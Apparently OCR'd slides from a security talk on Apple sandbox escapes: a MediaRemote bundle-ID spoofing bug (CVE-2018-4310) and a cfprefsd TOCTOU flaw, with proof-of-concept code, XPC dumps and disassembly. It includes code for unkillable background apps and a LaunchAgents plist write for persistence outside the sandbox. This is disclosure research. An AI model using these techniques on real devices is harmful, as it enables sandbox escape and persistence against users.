mediaremoted`__66-[MRDRemoteControlServer
_sendLocalCommand:withCompletionHandler:]_block_invoke + 2320
mediaremoted`-[MRDRemoteControlServer _shouldIgnoreCommand:completion:] + 998
mediaremoted`-[MRDRemoteControlServer _sendLocalCommand:withCompletionHandler:] + 491
mediaremoted`-[MRDRemoteControlServer _handleSendCommandMessage:fromClient:] + 560
mediaremoted`-[MRDRemoteControlServer handleXPCMessage:fromClient:] + 159
mediaremoted`-[MRDMediaRemoteServer handleXPCMessage:fromClient:] + 514
mediaremoted`-[MRDMediaRemoteClient _handleXPCMessage:] + 136
```

Who is mediaremoted


MediaRemote is a framework that is used to communicate with the media server, mediaserverd. It can be utilized to query the server for now playing information, play or pause the current song, skip 15 seconds, etc. -- iPhoneDevWiki

Daemon process mediaremoted is responsible to handle NowPlaying widgets.

If the player is not running, it will be launched if you toggle Play action



macOS



iOS

The Bug

This mach service is reachable within WebContent sandbox and iOS app container:

```
;; Various services required by AppKit and other frameworks
(allow mach-lookup
    (global-name "com.apple.mediaremoted.xpc")
```

What if we programmatically register a custom player and toggle the play action?

XPC Message Format

```
<OS_xpc_dictionary:  { count = 2, transaction: 1, voucher = 0x7f90ce705df0, contents =
  "MRXPC_NOWPLAYING_PLAYER_PATH_DATA_KEY" => : { length = 4 bytes, contents = 0x12020800 }
  "MRXPC_MESSAGE_ID_KEY" => : 0xf015
}>
<OS_xpc_dictionary:  { count = 5, transaction: 1, voucher = 0x7f90ce705df0, contents =
  "MRXPC_NOWPLAYING_PLAYER_PATH_DATA_KEY" => : { length = 23 bytes, contents =
0x0a150801120b6363616e742e6c6f63616c18cc86bde204 }
  "MRXPC_COMMAND_KEY" => : 2
  "MRXPC_MESSAGE_ID_KEY" => : 0xf00001
  "MRXPC_COMMAND_OPTIONS_KEY" => : { length = 359 bytes, contents =
0x62706c6973743030d4010203040506070 85f10356b4d524d... }
  "MRXPC_COMMAND_APP_OPTIONS_KEY" => : 1
}>
```

serialized buffer of a `MRNowPlayingPlayerPathProtobuf` class

Identifier of message handler. Method `-[MRDMediaRemoteServer handleXPCMessage:fromClient:]` will dispatch the message to corresponding handler based on the bit test

XPC Message Format

`0x000000f00001`

Primary handler Sub handler

```
         0xf00 [MRDMediaRemoteServer _handleServerXPCMessage:fromClient:]
        0xf000 [MDRNowPlayingServer handleXPCMessage:fromClient:]
       0xf0000 [MRDAVRoutingServer handleXPCMessage:fromClient:]
      0xf00000 [MRDRemoteControlServer handleXPCMessage:fromClient:]
     0xf000000 [MRDBrowsableContentServer handleXPCMessage:fromClient:]
  0xf000000000 [MRDVirtualAudioInputServer handleXPCMessage:fromClient:]
0xf00000000000 [MRDAgentServer handleXPCMessage:fromClient:]
```

```
MRDRemoteControlServer

0xF00001LL _handleSendCommandMessage:fromClient:
0xF00002LL _handleGetSupportedCommandsMessage:fromClient:
0xF00003LL _handleSetSupportedCommandsMessage:fromClient:
0xF00004LL _handleBroadcastCommandMessage:fromClient:
```

[MRDRemoteControlServer _handleSendCommandMessage:fromClient:]

XPC Message Format

To represent complicated objects, it has implemented some classes with getters and setters, and serialized by protobuf to NSData / XPC data

```
[Local::mediaremoted]-> Object.keys(ObjC.classes).filter(name => name.endsWith('Protobuf'))
[
    "_MRGameControllerMotionProtobuf",
    "_MRTransactionKeyProtobuf",
    "_MRRegisterHIDDeviceMessageProtobuf",
    "_MRVideoThumbnailProtobuf",
    "_MRSendVoiceInputMessageProtobuf",
    "_MRGameControllerMessageProtobuf",
    "_MRUnregisterGameControllerMessagePr
    "_MRGetVoiceInputDevicesMessageProtob
    "_MRSetNowPlayingClientMessageProtobu
    ...
```

```
@interface _MRNowPlayingPlayerPathProtobuf : PBCodable <NSCopying>
{
        _MRNowPlayingClientProtobuf *_client;
        _MROriginProtobuf *_origin;
        _MRNowPlayingPlayerProtobuf *_player;
}
```

MediaRemote framework has implemented a bunch of (private) apis to serialize and send such XPC message

Triggering the Bug

- The `_MRNowPlayingPlayerPathProtobuf` class has three important properties: `origin`, `client` and `player`
- Property `client` points to a `_MRNowPlayingClientProtobuf` class instance, who has a `bundleIdentifier` property that can be spoofed

```
@interface _MRNowPlayingPlayerPathProtobuf : PBCodable <NSCopying>
{
      _MRNowPlayingClientProtobuf *_client;
      _MROriginProtobuf *_origin;
      _MRNowPlayingPlayerProtobuf *_player;
}
```


```
@interface _MRNowPlayingClientProtobuf : PBCodable <NSCopying>
{
      NSString *_bundleIdentifier;
      NSMutableArray *_bundleIdentifierHierarchys;
      NSString *_displayName;
      int _nowPlayingVisibility;
      NSString *_parentApplicationBundleIdentifier;
      int _processIdentifier;
      int _processUserIdentifier;
}
```

Triggering the Bug

- The message handler in mediaremoted will fetch the bundle id and launch the corresponding application outside the sandbox!
- `MRNowPlayingClientCreate` can create a `_MRNowPlayingClientProtobuf` for us
- We can simulate the ⏯ key via `MRMediaRemoteSendCommandToClient` function

Show Me the Calculator

```
extern id MRNowPlayingClientCreate(NSNumber*, NSString *);
extern id MRMediaRemoteSendCommandToClient(int, NSDictionary*, id, id, int, int, id);
id client = MRNowPlayingClientCreate(nil, @"com.apple.calculator");
NSDictionary *args = @{@"kMRMediaRemoteOptionDisableImplicitAppLaunchBehaviors" : @NO};
MRMediaRemoteSendCommandToClient(2, args, nil, client, 1, 0, ^void(unsigned int a1, CFArrayRef a2)
{});
```



Useless?

MediaRemote

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: A sandboxed process may be able to circumvent sandbox restrictions

Description: An access issue was addressed with additional sandbox restrictions.

CVE-2018-4310: CodeColorist of Ant-Financial LightYear Labs

Entry added October 30, 2018

- Although we can spoof arbitrary bundle identifier including third party applications, they can only be those applications that have already registered to LaunchService via `LSOpenCFURLRef`
- We can't manipulate LaunchService database from the sandbox. It requires access to mach-port `com.apple.lsd.modifydb`
- So we can not launch our custom payload for privilege escalation or post exploitation.
- Downloading a zip from Safari can trigger auto extraction and register if there is any app bundle, but we still need a GateKeeper bypass. Who needs a Safari RCE when you can just bypass the GateKeeper?

Abuse It on iOS

This bug also works on iOS <= 12.0 . Usually url schemes is the only allowed way to launch other apps

Type	Time	Process	Message
	00:48:35.236367	assertiond	[Calculator:7751] pid_shutdown_sockets(2) success
	01:10:06.948180	assertiond	[Calculator:7751] pid_shutdown_sockets(2) success
	01:24:15.308531	assertiond	[Calculator:7751] pid_shutdown_sockets(2) success
	16:10:36.921874	CacheDelete…	bundleID: com.apple.calculator, size: 131072, appContainerCachePath: <private>
	19:26:07.892443	sb4fun	Request: Command: TogglePlayPause with options: { kMRMediaRemoteOptionCommandID = "F2166E80-FAEE-4…
	19:26:07.897358	mediaremoted	Received command from client <MRDMediaRemoteClient 0x1058483d0, bundleIdentifier = com.alipay.sb4fun,…
	19:26:07.936522	mediaremoted	Destination app com.apple.calculator is available but not ready for command <MRDMutableRemoteControlCo…

mediaremoted Volatile

Subsystem: com.apple.amp.mediaremote Category: RemoteControl Details 2018-09-10 19:26:07.936522

```
Destination app com.apple.calculator is available but not ready for command <MRDMutableRemoteControlCommand 0x10591d370, command =
TogglePlayPause, playerPath = origin-hello-1280262988/client-com.apple.calculator-0/player-(null),  remote control interface = (null)> --
Enqueueing command for later execution.
```

Calculator has 30 extra seconds as background task before getting killed

Don’t Stop Me Now!


- iOS will freeze background apps when the time limit reached, so we can not just start a background HTTP server like other platforms
- But music players can keep running on the background
- Process mediaremoted on iOS has the privilege to give more background time for a third party app
- Use a timer to keep calling MediaRemote, we can have unlimited background time

Keep Yourself Alive

```
- (BOOL)application:(UIApplication *)application
didFinishLaunchingWithOptions:(NSDictionary *)launchOptions {
   [application beginReceivingRemoteControlEvents]; // register to RemoteControl
   wake([[NSBundle mainBundle] bundleIdentifier]); // 30 more seconds for background
   return YES;
}
void wake(NSString *bundle) {
   id client = MRNowPlayingClientCreate(nil, bundle);
   NSDictionary *args = @{@"kMRMediaRemoteOptionDisableImplicitAppLaunchBehaviors": @0};
   dispatch_semaphore_t semaphore = dispatch_semaphore_create(0);
   MRMediaRemoteSendCommandToClient(2, args, nil, client, 1, 0, nil);
}
// this callback will be triggered by MediaRemote
-(void)remoteControlReceivedWithEvent:(UIEvent *)event {
   dispatch_after(dispatch_time(DISPATCH_TIME_NOW, 10 * NSEC_PER_SEC),
dispatch_get_main_queue(), ^{
       wake([[NSBundle mainBundle] bundleIdentifier]); // or other app bundle
   }); // renewal after 10 seconds
}
```

Who Wants to Live Forever?

Previous trick only expands the background time limit, but user can still manually terminate your app with a gesture. But if we have installed more than two apps, they can be each others' watchdogs



- When any one of these apps has been launched, all apps are awakened and they can't be terminated
- No jailbreak required

```
➜ Projects idevicesyslog | grep "\[oops\]"
Oct 19 17:59:16 ChiPhoneX DeadPool[19320] <Notice>: [oops] The cancer is only in my l
iver, lungs, prostate and brain. All things I can live without.
Oct 19 17:59:16 ChiPhoneX Wolverine[19321] <Notice>: [oops] Eeternity can be a curse
Oct 19 17:59:17 ChiPhoneX DeadPool[19320] <Notice>: [oops] The cancer is only in my l
iver, lungs, prostate and brain. All things I can live without.
Oct 19 17:59:17 ChiPhoneX Wolverine[19321] <Notice>: [oops] Eeternity can be a curse
Oct 19 17:59:18 ChiPhoneX Wolverine[19321] <Notice>: [oops] Eeternity can be a curse
Oct 19 17:59:18 ChiPhoneX DeadPool[19322] <Notice>: [oops] The cancer is only in my l
iver, lungs, prostate and brain. All things I can live without.
Oct 19 17:59:19 ChiPhoneX Wolverine[19321] <Notice>: [oops] Eeternity can be a curse
Oct 19 17:59:19 ChiPhoneX DeadPool[19322] <Notice>: [oops] The cancer is only in my l
iver, lungs, prostate and brain. All things I can live without.
Oct 19 17:59:20 ChiPhoneX DeadPool[19322] <Notice>: [oops] The cancer is only in my l
iver, lungs, prostate and brain. All things I can live without.
Oct 19 17:59:21 ChiPhoneX DeadPool[19322] <Notice>: [oops] The cancer is only in my l
iver, lungs, prostate and brain. All things I can live without.
Oct 19 17:59:21 ChiPhoneX Wolverine[19323] <Notice>: [oops] Eeternity can be a curse
Oct 19 17:59:22 ChiPhoneX DeadPool[19322] <Notice>: [oops] The cancer is only in my l
iver, lungs, prostate and brain. All things I can live without.
Oct 19 17:59:22 ChiPhoneX Wolverine[19323] <Notice>: [oops] Eeternity can be a curse
```

Case Study: cfprefsd “One Liner” Bug

PoC

- Follow these steps:
  - On macOS 10.11-10.13
  - Turn off SIP so you can debug Apple applications
  - Attach lldb to one of the `com.apple.WebKit.WebContent` process
  - CFPreferences* act like there's no sandbox at all, unrestricted arbitrary plist file read and write (under same user)

```
Executable module set to
"/System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.x
pc/Contents/MacOS/com.apple.WebKit.WebContent".
Architecture set to: x86_64h-apple-macosx.
(lldb) po (id)CFPreferencesCopyAppValue(@"CFBundleGetInfoString",
@"/Applications/Calculator.app/Contents/Info")
10.13, Copyright © 2001-2017, Apple Inc.
```

???


Preferences Utilities

- Similar to `NSUserDefaults`, Preferences Utilities apis are provided by CoreFoundation for reading and writing plist preferences
- These plist files are usually located in:
  - `/Library/Preferences` for root privileged processes
  - `~/Library/Preferences` for normal, un-containerized process
  - `~/Library/Containers/{bundle_id}/Data/Library/Preferences` for containerized apps from mac App Store
- NSUserDefaults apis are designed for containerized environment, but Preferences Utilities support absolute path as the domain

The Implementation

- Internally sends XPC to `cfprefsd`
- **They do have access control and sandbox checks!**
- Are the sandbox checks implemented properly?

```
CFPreferencesSetAppValue(
    @"key", @"value", @"/path/to/plist");
```



TOCTOU by Design

Listing: x86-32-cpu0x3

```
001d0da0 e8 17 79        CALL        __symbol_stub::_sand
         01 00
001d0da5 83 c4 10        ADD         ESP,0x10
001d0da8 85 c0           TEST        EAX,EAX
001d0daa 8b 43 14        MOV         EAX,dword ptr [EBX +
001d0dad 8b 40 04        MOV         EAX,dword ptr [EAX +
001d0db0 0f 95 40 10     SETNZ       byte ptr [EAX + 0x10
001d0db4 8b 43 14        MOV         EAX,dword ptr [EBX +
001d0db7 8b 40 04        MOV         EAX,dword ptr [EAX +
001d0dba 80 78 10 00     CMP         byte ptr [EAX + 0x10
001d0dbe 8b 86 02        MOV         EAX,dword ptr [0x2ba
         a3 2b 00
001d0dc4 0f 45 86        CMOVNZ      EAX,dword ptr [0x2ba
         06 a3 2b 00
001d0dcb 8b 00           MOV         EAX,dword ptr [EAX]
                    cache the sandboxed flag
001d0dcd 89 47 1c        MOV         dword ptr [EDI + 0x1

                    LAB_001d0dd0
001d0dd0 83 c4 0c        ADD         ESP,0xc
001d0dd3 5e              POP         ESI
001d0dd4 5f              POP         EDI
001d0dd5 5b              POP         EBX
001d0dd6 5d              POP         EBP
```

Decompile: ____CFPrefsMessageSenderIsSandboxed_block_invoke - (x86-...

```
void ____CFPrefsMessageSenderIsSandboxed_block_invoke(int context,int param_2)

{
  int sandboxed;
  undefined4 *puVar1;

  if (*(int *)(param_2 + 0x1c) == 0) {
    sandboxed = _sandbox_check(*(undefined4 *)(context + 0x18),0,
                               *(undefined4 *)_SANDBOX_CHECK_NO_REPORT);
    *(bool *)(*(int *)(*(int *)(context + 0x14) + 4) + 0x10) = sandboxed != 0;
    puVar1 = (undefined4 *)PTR__kCFBooleanFalse_0048b070;
    if (*(char *)(*(int *)(*(int *)(context + 0x14) + 4) + 0x10) != 0) {
      puVar1 = (undefined4 *)PTR__kCFBooleanTrue_0048b074;
    }
    *(undefined4 *)(param_2 + 0x1c) = *puVar1;
  }
  else {
    *(bool *)(*(int *)(*(int *)(context + 0x14) + 4) + 0x10) =
         *(int *)(param_2 + 0x1c) == *(int *)PTR__kCFBooleanTrue_0048b074;
  }
  return;
}
```


- The server (cfprefsd) will cache the sandbox state for incoming XPC requests, and keep trusting it during the whole session

TOCTOU by Design

Unfortunately AppKit framework will do this for us during initialization, right before entering sandbox

```
   frame #17: 0x00007fff454e015a CoreFoundation`
_CFPreferencesCopyAppValueWithContainerAndConfiguration  + 107
   frame #18: 0x00007fff47868b94 Foundation` -[NSUserDefaults(NSUserDefaults) init]  + 1423
   frame #19: 0x00007fff47870c3a Foundation` +[NSUserDefaults(NSUserDefaults)
standardUserDefaults]  + 78
   frame #20: 0x00007fff42a3ba4e AppKit` +[NSApplication initialize]  + 90
   frame #21: 0x00007fff71678248 libobjc.A.dylib` CALLING_SOME_+initialize_METHOD  + 19
   frame #22: 0x00007fff7166800c libobjc.A.dylib` _class_initialize  + 282
   frame #23: 0x00007fff71667a19 libobjc.A.dylib` lookUpImpOrForward  + 238
   frame #24: 0x00007fff71667494 libobjc.A.dylib` _objc_msgSend_uncached  + 68
   frame #25: 0x0000000100001627 com.apple.WebKit.WebContent`
___lldb_unnamed_symbol1$$com.apple.WebKit.WebContent  + 519
   frame #26: 0x00007fff72743ed9 libdyld.dylib` start  + 1
```

TOCTOU by Design



Minimal Exploit in One Line of Code


- Simply add an entry to `~/Library/LaunchAgents/evil.plist` we can achieve persistent command execution outside sandbox
- Only one line of code
- But it requires log off or reboot : (
- Now let’s try to find an instant trigger!

Dashboard and WebClip

Here's an interesting legacy feature on macOS, the Dashboard.

